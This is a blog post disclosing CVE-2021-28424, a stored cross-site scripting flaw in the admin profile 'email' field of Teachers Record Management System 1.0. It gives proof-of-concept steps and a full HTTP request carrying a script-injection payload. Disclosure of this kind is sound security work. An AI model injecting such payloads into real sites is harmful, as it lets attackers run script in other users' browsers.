

Nhat Truong Blog

nhattruong@blog:~\$ uname -a

[CVE-2021-28424] Teachers Record Management System 1.0 – ‘email’ Stored Cross-site Scripting (XSS) vulnerability (Authenticated)

👤 Nhat Truong 📅 May 22, 2021 📁 Common attacks: CVE, Hacking & RED TEAM, XSS
🔗 CVE, CVE-2021-28424, Stored Cross-site Scripting (XSS), Teachers Record Management System 1.0




Exploit Author: nhattruong.blog
Referrer: <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-28424>
<https://www.exploit-db.com/exploits/50019>
<https://packetstormsecurity.com/files/163171/Teachers-Record-Management-System-1.0-Cross-Site-Scripting.html>
Version: 1.0
Tested on: Windows 10 + XAMPP v3.2.4
POC:

1. Go to url <http://localhost/admin/index.php>
2. Do login
3. Execute the payload
4. Reload page to see the different

The entry point in 'email' POST parameter in admin/adminprofile.php

Payload:

```
1 POST /admin/adminprofile.php HTTP/1.1
2 Host: localhost
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:88.0) Gecko/20100101 Firefox/88.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: vi-VN,vi;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 91
9 Origin: http://localhost
10 Connection: close
11 Referer: http://localhost/trms/admin/adminprofile.php
12 Cookie: PHPSESSID=8vkht2tvbo774tsjke1t739i7l
13 Upgrade-Insecure-Requests: 1
14
15 adminname=Adminm&username=admin&mobilenumber=8979555556&email="><script>alert(123);</script>&submit=
```



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